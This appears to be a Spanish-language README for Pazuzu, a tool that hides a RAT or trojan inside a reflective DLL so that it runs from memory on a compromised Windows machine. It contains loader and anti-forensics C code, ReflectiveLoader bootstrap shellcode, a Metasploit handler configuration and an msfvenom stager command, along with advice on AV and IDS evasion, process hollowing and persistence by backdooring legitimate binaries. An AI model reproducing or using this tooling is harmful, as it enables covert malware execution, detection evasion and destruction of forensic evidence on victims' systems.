¿Que es Pazuzu?

A la hora de explotar o comprometer un sistema suelen utilizarse *payloads* bien conocidos como Meterpreter los cuales son realmente sofisticados pero ¿y si quieres ejecutar tu propio binario y que éste, al igual que Meterpreter, se ejecute directamente en memoria? Existen algunos *shellcodes* como, por ejemplo, **download_exe (**[*https://github.com/rapid7/metasploit-framework/blob/master/modules/payloads/singles/windows/download_exec.rb*](https://github.com/rapid7/metasploit-framework/blob/master/modules/payloads/singles/windows/download_exec.rb)) que te permiten descargar y ejecutar cualquier binario pero esto implica descargarlo a disco. Si dicho binario no es correctamente FUD será detectado fácilmente por un AV (además de las múltiples evidencias que dejaría en el sistema: *prefetching*, eventos del sistema, etc.)

Pazuzu es un *script* en Python que permite embeber un binario dentro de una DLL precompilada la cual utiliza *reflective DLL injection*. El objetivo es que puedas ejecutar tu propio RAT/*trojan* directamente desde memoria.

Esto puede ser útil en diversos escenarios:

- Por ejemplo, si quieres explotar una vulnerabilidad y ejecutar como *payload* tu propio ejecutable. Para ello puedes elegir diversos *stagers* de Metasploit (reverse TCP, HTTP, HTTPS, etc.) y utilizar como *stage* la DLL generada por Pazuzu la cual se encargará de ejecutar el binario dentro del espacio de direcciones del proceso vulnerable.

- Otro escenario útil es como método de persistencia. En lugar de dejar el RAT en el equipo de la víctima (el cual podría ser detectado y analizado fácilmente) dejas un *stager* que descargue y ejecute en memoria el binario dañino. De este modo el RAT nunca tocaría disco. Ya que el *stager* es el único binario que permanece en el disco duro, únicamente hay que preocuparse de hacer indetectable el mismo lo cual es mucho más sencillo debido a su escaso tamaño y a las posibilidades de persistencia que pueden emplearse (por ejemplo, puedes infectar un binario legítimo con el *shellcode/stager* requerido para descargar pazuzu.dll con herramientas como ***backdoor factory*** o ***tlsInjector***)

Pazuzu implementa además algunas funcionalidades para dificultar el análisis forense de un equipo comprometido con el binario dañino.

Restricciones


- No todos los binarios podrán ejecutarse desde memoria. Por ejemplo, aplicaciones .NET las cuales requieren del CLR para su ejecución no podrán ejecutarse desde código no gestionado (*unmanaged code*) debido a la forma en la que está implementado Pazuzu. Sin embargo, podría estudiarse la posibilidad de implementar esta funcionalidad por medio de las *interfaces* del CLR.

- El binario requiere de la sección .reloc para que éste pueda reubicarse en memoria correctamente. Sin embargo, si dicha sección no existe todavía puede utilizarse la opción de "*process hollowing*" para ejecutar el binario desde memoria.
- Si el binario dispone del *TLS Directory* (*Thread Local Storage*) es posible que el mismo no pueda ejecutarse correctamente.
- Soporte actual para 32 bits.

How to:

El script Pazuzu.py aceptará como parámetro un binario (opción **-f**). En función de las propiedades de dicho binario Pazuzu elegirá una de las 3 DLL actualmente disponibles. Dichas DLL son:

- **reloc-x86.dll**: permite ejecutar el binario dentro del espacio de direcciones del proceso vulnerable. Esta opción es la más favorable ya que el binario genera el menor "ruido" posible en el sistema . Para que esta DLL pueda utilizarse el binario debe de tener la sección .reloc y cumplir con los requisitos previamente descritos. La siguiente imagen describe gráficamente el proceso de infección:



- **dforking-x86.dll**: el binario en este caso también se ejecutará desde memoria pero utilizando "*process hollowing*", es decir, cargará un proceso legítimo del sistema en modo suspendido y reemplazará su imagen con la del binario dañino. Posteriormente reanudará su ejecución. Dicha técnica es la misma que la utilizada por el *flag* ***-m*** del comando ***execute*** en Meterpreter. Se puede forzar el uso de esta DLL con el parámetro **-w**. En este caso no es necesario que el binario disponga de la sección .reloc.
- **download-86.dll**: esta opción es la más ruidosa ya que el binario será descargado en disco y ejecutado desde ahí. Útil en algunos casos, por ejemplo, para utilizar aplicaciones .NET o bien aquellos binarios que no cumplan las restricciones previamente descritas. El binario una vez descargado y ejecutado será sobreescrito y posteriormente eliminado para dificultar el forense.

Pazuzu además proporciona algunas funcionalidades adicionales. Por ejemplo, con la opción **-x** cifrará la sección que contiene el binario mediante RC4 utilizando una clave aleatoria (la cual se almacenará en el *TimeStamp* de la DLL). Además, tras ejecutarse se sobreescribirá con ceros el *PE header* de la DLL y la sección con el binario. Asimismo se implementarán otras técnicas antiforense para dificultar su análisis.

```
void clean_stuff()
{
        IMAGE_DOS_HEADER *addr = get_mz_address();
        delete_section(addr);
        delete_pe_header(addr);
        //delete_prefetch();
}

void pazuzu()
{
        IMAGE_NT_HEADERS32 *nt_headers = NULL;
        char * buffer = NULL;

        // Get a pointer to the section containing the binary
        buffer = get_binary_from_section();

        // Pointer to the nt_header
        nt_headers = get_ntheader((IMAGE_DOS_HEADER *)buffer);
        env_dynamic_forking(buffer, nt_headers);
        clean_stuff();

        ExitThread(0);
}
```


```
IMAGE_NT_HEADERS32 * get_ntheader(IMAGE_DOS_HEADER *addr)
{
        return (IMAGE_NT_HEADERS32 *)((char *)addr + (addr->e_lfanew));
}

void delete_pe_header(IMAGE_DOS_HEADER *addr)
{

        IMAGE_NT_HEADERS32 * ntheaders = get_ntheader(addr);
        int n_sections = (*ntheaders).FileHeader.NumberOfSections;
        IMAGE_SECTION_HEADER *sectionHeader = get_first_section_header(ntheaders);
        int diff = (int)((char*)&sectionHeader[n_sections] - (char *)addr);
        DWORD old;
        VirtualProtect(addr, diff, PAGE_READWRITE, &old); // Not needed
        memset(addr, 0, diff);
}

void delete_section(IMAGE_DOS_HEADER *addr)
{
        IMAGE_NT_HEADERS32 * ntheaders = get_ntheader(addr);
        int n_sections = (*ntheaders).FileHeader.NumberOfSections;
        IMAGE_SECTION_HEADER *sectionHeader = get_first_section_header(ntheaders);
        void *last_section_addr = sectionHeader[n_sections - 1].VirtualAddress + (char*)addr;
        int last_section_size = sectionHeader[n_sections - 1].Misc.VirtualSize;
        DWORD old;
        VirtualProtect(last_section_addr, last_section_size, PAGE_READWRITE, &old); // Not needed
        memset(last_section_addr, 0, last_section_size);
}
```

Mediante la opción **-p** la DLL resultante será parcheada con el *bootstrap* necesario para alcanzar el export *ReflectiveLoader* (más info en http://www.shelliscoming.com/2015/05/reflectpatcherpy-python-script-to-patch_11.html).

Esta opción es interesante ya que permite no depender de un *handler* en Metasploit para inyectar la DLL. Es decir, si la DLL ya se encuentra parcheada podremos subirla a un servidor Web para que el *stager* la recupere desde ahí (mayor anonimato).

```
bootstrap = "\x4D" +                          # dec ebp             ; M
      "\x5A" +                                # pop edx             ; Z
      "\xE8\x00\x00\x00\x00" +                # call 0              ; call next instruction
      "\x5B" +                                # pop ebx             ; get our location (+7)
      "\x52" +                                # push edx            ; push edx back
      "\x45" +                                # inc ebp             ; restore ebp
      "\x55" +                                # push ebp            ; save ebp
      "\x89\xE5" +                            # mov ebp, esp        ; setup fresh stack frame
      "\x81\xC3" + [offset-7].pack( "V" ) + # add ebx, 0x??????? ; add offset to ReflectiveLoader
      "\xFF\xD3" +                            # call ebx            ; call ReflectiveLoader
      "\x89\xC3" +                            # mov ebx, eax        ; save DllMain for second call
      "\x57" +                                # push edi            ; our socket
      "\x68\x04\x00\x00\x00" +                # push 0x4            ; signal we have attached
      "\x50" +                                # push eax            ; some value for hinstance
      "\xFF\xD0" +                            # call eax            ; call DllMain( somevalue, DLL_METASPLOIT_ATTACH, socket )
      "\x68" + exit_funk +                    # push 0x???????      ; our EXITFUNC placeholder
      "\x68\x05\x00\x00\x00" +                # push 0x5            ; signal we have detached
      "\x50" +                                # push eax            ; some value for hinstance
      "\xFF\xD3"                              # call ebx            ; call DllMain( somevalue, DLL_METASPLOIT_DETACH, exitfunk )

# sanity check bootstrap length to ensure we dont overwrite the DOS headers e_lfanew entry
```

Nota:
Algunos de los *stagers* incluidos en Metasploit tienen establecido un tamaño máximo de aproximadamente 4 Megabytes a la hora de invocar a *VirtualAlloc* para reservar espacio para la DLL. Esto significa que si nuestra DLL supera dicho tamaño no se llegará a ejecutar correctamente provocando un *crash* de la aplicación. Para solucionar esto bastará con modificar el stager *correspondiente* proporcionando un tamaño superior.




Warning de pazuzu.py:

```
[+] The binary will be relocated in the same address space of the target (.reloc present)

[*] ./dlls/reloc-x86.dll loaded
[!] Binary too long (5363379 bytes). Be sure your stager allocates enough memory
    Some metasploit stagers allocates just 4194304 bytes (0x00400000)
[*] Dll dumped: pazuzu.dll (5363379 bytes)
```

Ejemplos:


A continuación se muestran algunos ejemplos prácticos de Pazuzu. La siguiente imagen muestra las opciones actualmente disponibles en el *script*.



A continuación se muestra un ejemplo con el troyano *rat.exe*. Como se observa en la imagen, la DLL elegida es *reloc-x86.exe* ya que el ejecutable contiene la sección *.reloc.* La opción **-v** ofrecerá información de interés sobre el *payload* y la DLL generada. Por un lado muestra cada una de las secciones del binario (destacando en azul la sección .reloc). Se muestra también la DLL seleccionada que contendrá dicho binario (reloc-x86.dll). Por último, mostrará un pequeño *dump* de la nueva sección generada (de nombre aleatorio) la cual contiene el binario seleccionado (obsérvese el *DOS header* del mismo).

Con este método la DLL reloc-x86.exe emulará el loader de windows llevando a cabo el siguiente proceso:

- Reubicará el binario en sus direcciones virtuales correspondientes de acuerdo a la información en sus cabeceras PE.
- Resolverá cada una de las APIs de la IAT (*Import Address Table)*
- Parchea cada una de los *offset* definidos en la sección .reloc de acuerdo a su valor delta.
- Ejecuta el binario.



Téngase en cuenta que, debido a que el binario dañino se ejecuta dentro del espacio de direcciones de otro proceso, cuando éste finalice su ejecución con una llamada a *ExitProcess*() acabará también con la ejecución del proceso legítimo. Por este motivo, se hará un *hook* de la API *ExitProcess*() para que se lleve a cabo un *ExitThread*() en su lugar. Dicho *hook* podrá aprovecharse también para llevar a cabo otras tareas antiforense (eliminar ficheros de *prefetching*, sobreescribir secciones de memoria, etc.)

```
while ((*import_addr).u1.Function != 0) {
        if ((*import_name).u1.Ordinal & IMAGE_ORDINAL_FLAG32)
        {
                (*import_addr).u1.Function = (DWORD)GetProcAddress(importedDLL, (LPCSTR)MAKEINTRESOURCE((*import_name).u1.Ordinal));
                nOrdinals++;
        }
        else
        {
                nameArray = (IMAGE_IMPORT_BY_NAME *)(*import_addr).u1.AddressOfData;
                routineNameAddress = (char *)addr + (DWORD)(*nameArray).Name;

                if ((strstr(routineNameAddress, "ExitProcess") != NULL))
                {
                        addr_bin_mem = addr;
                        (*import_addr).u1.Function = (DWORD)&get_hookExit;
                }
                else
                {
                        (*import_addr).u1.Function = (DWORD)GetProcAddress(importedDLL, (LPCSTR)routineNameAddress);
                }
                nFunctions++;
        }
        import_addr++;
        import_name++;
```


```
void get_hookExit(int code)
{
        //Put you own code here. In this example just delete the pe header
        void delete_pe_header(IMAGE_DOS_HEADER *addr_bin_mem);

        ExitThread(code);
}
```

Si se añade la opción **-x** la nueva sección se cifrará mediante RC4 con una clave generada aleatoriamente.


```
[*] ./dlls/reloc-x86.dll loaded
[*] RC4 payload encryption... Random key: 0xef2d859aa958d2fe
[*] Payload encrypted

[*] Pazuzu DLL info:
    SizeOfImage: 0x34000 (212992 bytes)
    New section added: .tpdd
      VirtualAddres: 0x17000
      VirtualSize: 118784
      RawSize: 0x1d000
      Dump:
        '\xda\xe0\r\xe1\xaf\x89\xac\xf0\xb7v\xbb\xf6\xbc@\xaf9\x9b4\x0b\xa8\xf4\
        xd0\x82\xdb\xa4Cb\x93XDX\x83b\x1a#\x15\t\x16\x82\xe3\xaf\x1b\xc4}\xad\xd
        fg\r\xccz\xc5\xfeg\r\xb5K\xa04\xcd\x1a\xa34\x93\xff\x07tjS\xc5x[\x13\xf0
        \xdd{o\x98\x07\x1e\xcfU3\xa3\xffS\xa9\x962:\xd2t\x1eV\x88%\x91\xf9\x84\x
        f2o\xaa\xec\xd5\x8e\x02*3\x13\x8b\xe6-J\xa2\xf0\xbc2\x9d\xb9\xf1&'
[*] Dll dumped: pazuzu.dll (189440 bytes)
```

Nota:
Es recomendable utilizar un *stager* que cifre el contenido del *payload* con SSL/TLS como **reverse_winhttps** (http://www.rapid7.com/db/modules/payload/windows/meterpreter/reverse_winhttps) o **reverse_https** ya que de este modo podemos eludir IDS/IPS que de otro modo detectarían la DLL dañina o el propio exe embebido.


Si el *payload* es gestionado desde un *handler* en Metasploit pueden utilizarse funcionalidades de interés del propio Framework para ejecutar *pazuzu.dll*. Por ejemplo, es posible utilizar la opción **preprendMigrate** la cual nos permite utilizar un *stage* intermedio que se encargará de crear un nuevo proceso, asignar memoria en el mismo y finalmente copiar ahí nuestra DLL.
Es un método de migrar más rápidamente a un nuevo proceso, ofreciendo así mayor garantía de ejecutar nuestro *payload* exitosamente en el caso de que el proceso vulnerable termine su ejecución rápidamente.



Veamos otro ejemplo. En este caso el binario dañino rat_1.exe se ejecutará por medio de *process hollowing* (dforking-x86.dll) ya que el mismo no presenta la sección .reloc.



El proceso señuelo que se ejecutará por defecto es *notepad.exe*. Sin embargo, es posible definir otro binario del sistema con la opción **-k**. Si dicho binario falla o no logra cargarse se utilizará *notepad.exe*. Fíjese en la imagen de la derecha como el *stager* ha generado un subproceso con **write.exe** en el que se ejecuta el binario dañino *rat.exe*




En la imagen anterior se puede observar el uso de la opción **-m**. Esta opción no figura en la ayuda del *script* ya que únicamente tiene por objetivo agilizar el chequeo de Pazuzu. Lanzará un *handler* de *msfconsole* con el payload ***windows/dllinject/reverse_winhttp*** en donde se establece como opción "DLL" el *path* a la DLL generada.

```
# MSF conf. Just for debugging purposes
def msf_conf(dll):
    path_rc = "/tmp/msf_conf"
    filemsf = file(path_rc, "w")
    filemsf.write("use multi/handler\nset PAYLOAD windows/dllinject/reverse_tcp\nset LHOST 0.0.0.0\nset LPORT 8080\n")
    filemsf.write("set DLL %s\nset ExitOnSession false\n run -j\r\n\r\n" % (dll))
    filemsf.close()
    return path_rc
```

Para generar un *stager* que recupere y ejecute Pazuzu se deberá hacer uso de alguno de los *payloads* disponibles bajo ***windows/dllinject***. En la siguiente imagen se creará un binario denominado *stager.exe* que recuperará la DLL haciendo uso de la API *winhttp* desde el equipo 192.168.1.50.

```
root@kali:~# msfvenom -p windows/dllinject/reverse_winhttp LHOST=192.168.1.50 LPORT=8080 DLL=.
-f exe -o /media/sf_Share/stager.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Saved as: /media/sf_Share/stager.exe
```

